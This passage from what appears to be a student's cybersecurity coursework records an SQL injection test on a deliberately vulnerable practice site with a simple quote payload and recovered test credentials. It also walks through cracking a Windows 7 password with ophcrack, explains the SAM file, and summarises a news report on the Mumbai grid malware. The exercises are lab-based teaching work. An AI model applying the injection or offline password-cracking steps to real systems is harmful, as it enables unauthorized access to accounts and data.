


We get username as 'test' and password as 'test'

9. Trying to loging in using these credentials



Login confirm!!



Report:

SQL Injection (Critical)

Affected URL: http://testphp.vulnweb.com/listproducts.php?cat=2

Affected Parameters: cat (GET parameter)

Payload : cat=2’

Data Found:

Username: test

Password: test

Preventive steps to avoid SQL injections:

- Use whitelists, not blacklists
- Don’t trust any user input
- Adopt the latest technologies
- Ensure Errors are Not User-Facing
- Disable/remove default accounts, passwords and databases

References:

- https://www.owasp.org/index.php/SQL_Injection
- https://en.wikipedia.org/wiki/SQL_injection


Task 6:

Crack the password of windows machine by using ophcrack tool in virtual machine on windows 7 and try get the password, along with that mention the path of SAM file in windows and and explain about SAM file usage and how it can be cracked by tool.


Solution:

Steps to Crack Windows 7 Password:


1. Download ophcrack iso file
2. Open Virtual Box
3. Open Settings of Victim machine




4. Open storage setting add ophcrack disk in it



5. Give priority to optical disk for boot



6. Start the Machine




These processes will occur automatically just click yes where needed


7. In case sam file does not auto detect

Find it in location :c/windows/system32/config/

8. Confirming Password for new user



Password Entered: **1234**



-Log in Successful!!

- **What is SAM file?**

SAM is short for the Security Account Manager which manages all the user accounts and their passwords. It acts as a database. All the passwords are hashed and then stored SAM. It is the responsibility of LSA (Local Security Authority) to verify user login by matching the passwords with the database maintained in SAM. SAM starts running in the background as soon as the Windows boots up. SAM is found in C:\Windows\System32\config and passwords that are hashed and saved in SAM can found in the registry, just open the Registry Editor and navigate yourself to HKEY_LOCAL_MACHINE\SAM.

- **How it can be cracked by tool**

As SAM file has all passwords of system users saved in it in for of hash it possible to crack that password by using cracking tool.

Task 7:

Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned

Solution:

Attack on Mumbai Power Grid

The Maharashtra cyber department on Monday submitted a provisional report to the Maharashtra government on the massive grid failure which hit Mumbai and surrounding areas on October 12 last year.

The 100-page report confirms a malware attack was behind the blackout and said that about 14 Trojan Horses and 8 GB of unaccounted data was found in the system, which according to the investigation was installed in the Maharashtra State Electricity Board (MSEB) system by unverified sources.

This report was handed over by Maharashtra Home Minister Anil Deshmukh to Power and Energy Minister Nitin Raut at the Sahyadri guest house where the ministers had been holding several rounds of meetings.

Speaking to media after handing over the report, Anil Deshmukh said that prominent international newspapers have substantiated the findings of the Maharashtra cyber cell.

"A well known American company has said that maybe it was the Chinese who could have introduced the malware. The American report specifically says that it was maybe the Chinese who did it. Our finding was that some foreign companies were indulging in the malware," said Deshmukh.

Recorded Future Analysis company, a Massachusetts-based company, had come out with similar findings, though it is not known how they came to the conclusion without studying the server, said sources in the Cyber cell.

The incident

On October 12 last year, Mumbai faced a massive power outage that lasted for a few hours starting from 10 am, however, the issue was resolved by noon.

After the power failure, which brought the entire city to a halt for hours, Maharashtra government had ordered an enquiry. Three committees were set up and the MSEB requested the cyber cell to be roped in.

“When Mumbai faced a power-cut, I had said that there was something wrong and had constituted three committees to probe. I feel media reports that have surfaced now are true," said Raut who had spoken about a possible sabotage just hours after the power outrage.

Raut had tweeted, “The possibility of foul play/sabotage can’t be denied in the power outage incident of Mumbai, Thane and Navi Mumbai on October 12.”

Now with the report in hand, Raut says that he will go through it and then decide the possible course of action.

The Maharashtra government, however, did not want to confirm what their own findings said about which country was behind the possible malware in the system as they felt that there are far reaching international ramifications to these findings.

Source:India Today

What is sql injection?

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.

A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

What I Learned?

- Tests for sql injection
- Databases commands
- Authentication bypass
- Getting data from database
- Ways to secure website from sql injections
